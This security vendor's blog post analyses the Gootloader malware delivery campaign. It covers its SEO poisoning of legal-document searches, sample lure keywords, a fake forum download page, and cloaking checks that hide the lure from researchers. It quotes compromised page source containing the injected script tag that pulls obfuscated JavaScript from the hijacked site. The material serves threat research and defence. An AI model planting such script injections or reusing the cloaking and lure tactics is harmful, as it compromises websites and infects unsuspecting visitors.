Gootloader: Why your Legal Document Search May End in Misery

Rodel Mendrez Aug 11, 2023

Introduction

Recently, we’ve seen a noticeable surge in malware cases linked to a malicious payload delivery system known as Gootloader. The group behind this malware is believed to operate a malware-as-a-service operation, exclusively providing a malware delivery service for other threat actors.

This malware has gained notoriety due to its exploitation of compromised WordPress sites for malware distribution and its utilization of SEO (Search Engine Optimization) poisoning techniques to achieve high rankings in web search results.

Particularly concerning is the fact that a significant portion of these cases involves law firms.





***Figure 1**. Gootloader malware investigations by industry*

In this blog, we discuss why Gootloader has become very effective, and we will deep dive into its inner workings and shed light on the tactics employed by the operators behind it.

SEO poisoning

The initial vector of this attack utilizes a technique called Search Engine Optimization (SEO) poisoning to lure victims into downloading the malicious payload.

Typically, it all starts with a seemingly harmless search for supply agreement documents that lead to the compromised WordPress webpages controlled by Gootloader actors:


Technical services and spares sup
technical services and spares sup
google.com/search?q=Technical+services+and+spares+supply+agreement&biw=1692&bih=703&ei=451-ZL3jBomv2roP_o2yiAw&ved=0ahUKE

Technical services and spares supply agreement

Stadler Rail
https://www.stadlerrail.com › service › tsssa
TSSSA (TECHNICAL SUPPORT & SPARES SUPPLY ...
As part of a TSSSA (**Technical Support** & **Spares Supply Agreement**), Stadler offers a broad catalogue of possible services ranging from support functions to ...


projectspace.org.hk
https://projectspace.org.hk › technical-services-and-sp...
Technical Services And Spares Supply Agreement
A TSSSA is generally a two-part **agreement** between a **supplier** and the operator and, given the nature of the **services** to be provided under a TSSSA, the **supplier** ...

Alstom
https://www.alstom.com › files › 2021/07/29 PDF
TECHNICAL SUPPORT & SPARES SUPPLY AGREEMENTS
29 July 2021 — We **supply** all **spares**, repaired and overhaul equipment and assure the logistics and storage control. This effectively transfers operational risk ...
2 pages

Figure 2. *Example of a search query that leads to a SEO poisoned webpage*

We collected a bunch of search queries that lead to the compromised websites and identified the keywords utilized by this malware group, revealing a predominant SEO keyword focus on legal documents such as “agreements”, “contracts”, and “forms”. This watering hole strategy theme appears to be successful - most cases we receive related to this malware are from our clients in law offices and legal firms.

These are some of the SEO search terms utilized in this campaign. While the majority of the keywords are in English, the campaign also targets the French, Spanish, Portuguese, German, and South Korean languages.



```
wage agreement germany
e scooters uk legality
confirm agreement email
legal definition of remove
classement legal 500 fiscal
master contract insurance meaning
guenstiger vodafone vertrag ohne handy
lease agreement extension letter
secured cash management agreement
gem contract agreement
what is the rule regarding fortuitous events
is it cheaper to buy an iphone or get a contract
new owner lease agreement
how to fill out family court forms
business ethics are the same as legal issues true or false
real estate listing termination form
gofundme legal case
exemple de conclusion dune etude
what is the summit agreement
tax credits for new furnace and air conditioners
amanda clark legal aid
oklahoma tax commission installment agreement
calor patio gas agreement
legal separation cases philippines
street legal ferrari fxx
mining compensation agreement
durham university licence agreement
purchase and sale agreement car pdf
tesla agreement
modele de tableau de rapport dactivite
are fireworks legal in ak
union bank crop loan renewal application form pdf
exemple de demande de stage dimpregnation
legality of bonus payments
inconsequential legal term
tax codes sap business one
bad debt write off vat rules
end of a legal partnership crossword
bases legales de un proyecto de investigacion
flax legal
blank card in uno rules
uni augsburg informatik musterstudienplan
legal accountability
legal word for if
washington state residential real estate purchase and sale agreement
legal risks examples
cares act mortgage forbearance rules
compromise agreement calculator
legally blonde performance rights
what was the first example of the social contract in america
how to use bolt browser and documents
copy of proof of legal status in canada
rocket lawyer divorce settlement agreement
aia documents contractor subcontractor agreement
legal meaning of malicious
jude law origin
commercial lease lawyers near me
```

Figure 3*. Samples of search keywords that leads to Gootloader infected websites*





Figure 4. *The word cloud displays the most frequently used terms in this campaign mostly related to legal agreements and other law/legal inquiries.*

When visiting a poisoned link from the search engine result, the user will be directed to a page that mimics a forum. This fake forum page employs social engineering tactics to entice the user to click on a direct download link for the desired document file.


technical services and spares su
view-source:https://projectspac
projectspace.org.hk/technical-services-and-spares-supply-agreement/
Questions
News
Search
About Us
Log In
Sign Up

QUESTIONS AND ANSWERS

technical services and spares supply agreement?

Emma Hill
Newbie

Hi, I am looking to technical services and spares supply agreement. A friend of mine told me he had seen it on your forum. I will appreciate any help here.

Admin
Administrator

Here is a direct download link, technical services and spares supply agreement.

Emma Hill


Thank you so much for your response! This is exactly what I've been looking for.

Figure 5*. An overlay page is rendered that mimics a forum with the exact topic the user searched for. The deceptive tactic aims to lure the user into clicking the link without realizing its true malicious nature.*

As the compromised WordPress website is under the control of malicious actors, a cloaking mechanism is employed to prevent loading for non-target users like security researchers, and other prying eyes. The server-side PHP script checks a set of conditions, including that:

- The user's IP address has not previously visited the website.
- The visitor has not logged into the website's WordPress login page.
- The IP address geolocation indicates that the visitor is from specific countries, such as the USA, Australia, Canada, and other English-speaking countries. It also targets users from countries like South Korea and Germany.
- The user's browser is running on a Windows operating system.
- The visitor is not identified as a bot crawler.
- The visitor should be referred by the search engine.

When a non-target user visits the page, a fake blog entry will be loaded to give the appearance of benign content.


projectspace.org.hk/technical-services-and-spares-supply-agreement/

Tel: (852) 3569 1526 | Fax: (852) 3013 9834 | Email : info@projectspace.org.hk | Email : hiprojectspace@gmail.com

SINGLE BLOG TITLE

This is a single blog caption

13
4 月


TECHNICAL SERVICES AND SPARES SUPPLY AGREEMENT

0

For the purposes of this agreement, Gibela will provide, as the name suggests, a maintenance and technical assistance service as well as spare parts for the new tr
your regular maintenance contract, you`ll receive more than just routine maintenance. As a recognized leader in the maintenance of pharmaceutical and biotechn
invaluable safety resulting from the conclusion of a GMP technical support and service contract: there are currently two contracts with the Gibela Rail Transport
Agreement (MSA) – 600 new trains for a contract of R59 billion over a 15-year period; and – agreement on technical assistance and supply of spare parts (TSSSA)
trains over a period of 19 years. A TSSSA is generally a two-part agreement between a supplier and the operator and, given the nature of the services to be provid
original manufacturer of the rolling stock. A Section 54 agreement also includes a technical assistance and replacement agreement for 377-series vehicles, which
its contract with the Passenger Rail Agency of South Africa (PRASA) for the supply of 600 new commuter trains over a 10-year reference, Gibela has entered into

***Figure 6**. Benign blog content is shown when a non-target user visits the page.*

Upon inspecting the page's source, it becomes evident that an external JavaScript is being loaded. This obfuscated JavaScript is responsible for overlaying the fake forum page once the visitor's conditions are fulfilled.


This is a single blog caption

13
4 月

TECHNICAL SERVICES AND SPARES SUPPLY AGREEMENT

0

For the purposes of this agreement, Gibela will provide, as the name suggests, a maintenance and technical assistance service as well as spare parts for the new trains. Of course, if you hire Freestead with your regular maintenance contract, you`ll receive more than just routine maintenance. As a recognized leader in the maintenance of pharmaceutical and biotechnology equipment, Freestead gives you the invaluable safety resulting from the conclusion of a GMP technical support and service contract: there are currently two contracts with the Gibela Rail Transport Consortium (Gibela): "Manufacture Supply Agreement (MSA) – 600 new trains for a contract of R59 billion over a 15-year period; and – agreement on technical assistance and supply of spare parts (TSSSA) – agreement on the maintenance of new trains over a period of 19 years. A TSSSA is generally a two-part agreement between a supplier and the operator and, given the nature of the services to be provided under a TSSSA, the supplier should be the original manufacturer of the rolling stock. A Section 54 agreement also includes a technical assistance and replacement agreement for 377-series vehicles, which also expires on March 7, 2022. In addition to its contract with the Passenger Rail Agency of South Africa (PRASA) for the supply of 600 new commuter trains over a 10-year reference, Gibela has entered into a 19-year agreement with the Agency for Technical and Replacement Assistance (TSSSA). As an alternative to the maintenance of rolling stock by a maintenance service provider in accordance with a rail transport contract (TSA), an operator may choose to maintain the rolling stock himself or to procure the rolling stock that a third party maintains in accordance with an existing maintenance contract. For more information on ASD, please see the practical note: Railway Funding – Rail Agreements. If the operator chooses to maintain the rolling stock himself, he may require some technical support from the original manufacturer of the rolling stock or from another supplier. Under these conditions, the operator can enter into a Technical Assistance and Replacement Supply Agreement (TSSSA). Alstom Ubunye was formerly known as the Union Carriage and Wagon (UCW).


Founded in 1957, UCW has become Commuter Transport – Locomotive Engineering (CTLE). In April 2016, Alstom acquired a 51% stake in CTLE and renamed it Alstom Ubunye. It is anticipated that the applicant, who will ultimately have the opportunity to participate in this project (the "retained supporter" in the subsequent RFP process), will enter into a manufacturing and supply contract ("MSA") and a technical support and replacement supply contract ("TSSA") (together the "agreements") with VIA Rail. The Wolmerton North Gauteng Depot in Pretoria has been operational for some time.

https://projectspace.org.hk/?a96fc4b=1976965

```
<!-- entry-header -->

<div class="greennature-blog-content">
    <p>
        <script type='text/javascript' src='https://projectspace.org.hk/?a96fc4b=1976965'></script>
    </p>
    <p>For the purposes of this agreement, Gibela will provide, as the name suggests, a maintenance and technical assistance service as well a
new trains. Of course, if you hire Freestead with your regular maintenance contract, you`ll receive more than just routine maintenance. As a recognized leader in the maintenance of pharmace
equipment, Freestead gives you the invaluable safety resulting from the conclusion of a GMP technical support and service contract: there are currently two contracts with the Gibela Rail Tra
(Gibela): &#8220;Manufacture Supply Agreement (MSA) &#8211; 600 new trains for a contract of R59 billion over a 15-year period; and &#8211; agreement on technical assistance and supply of sp
&#8211; agreement on the maintenance of new trains over a period of 19 years. A TSSSA is generally a two-part agreement between a supplier and the operator and, given the nature of the servi
under a TSSSA, the supplier should be the original manufacturer of the rolling stock. A Section 54 agreement also includes a technical assistance and replacement agreement for 377-series veh
expires on March 7, 2022. In addition to its contract with the Passenger Rail Agency of South Africa (PRASA) for the supply of 600 new commuter trains over a 10-year reference, Gibela has en
agreement with the Agency for Technical and Replacement Assistance (TSSSA). As an alternative to the maintenance of rolling stock by a maintenance service provider in accordance with a rail
(TSA), an operator may choose to maintain the rolling stock himself or to procure the rolling stock that a third party maintains in accordance with an existing maintenance contract. For more
please see the practical note: Railway Funding &#8211; Rail Agreements. If the operator chooses to maintain the rolling stock himself, he may require some technical support from the original
rolling stock or from another supplier. Under these conditions, the operator can enter into a Technical Assistance and Replacement Supply Agreement (TSSSA). Alstom Ubunye was formerly known
and Wagon (UCW).</p>
```

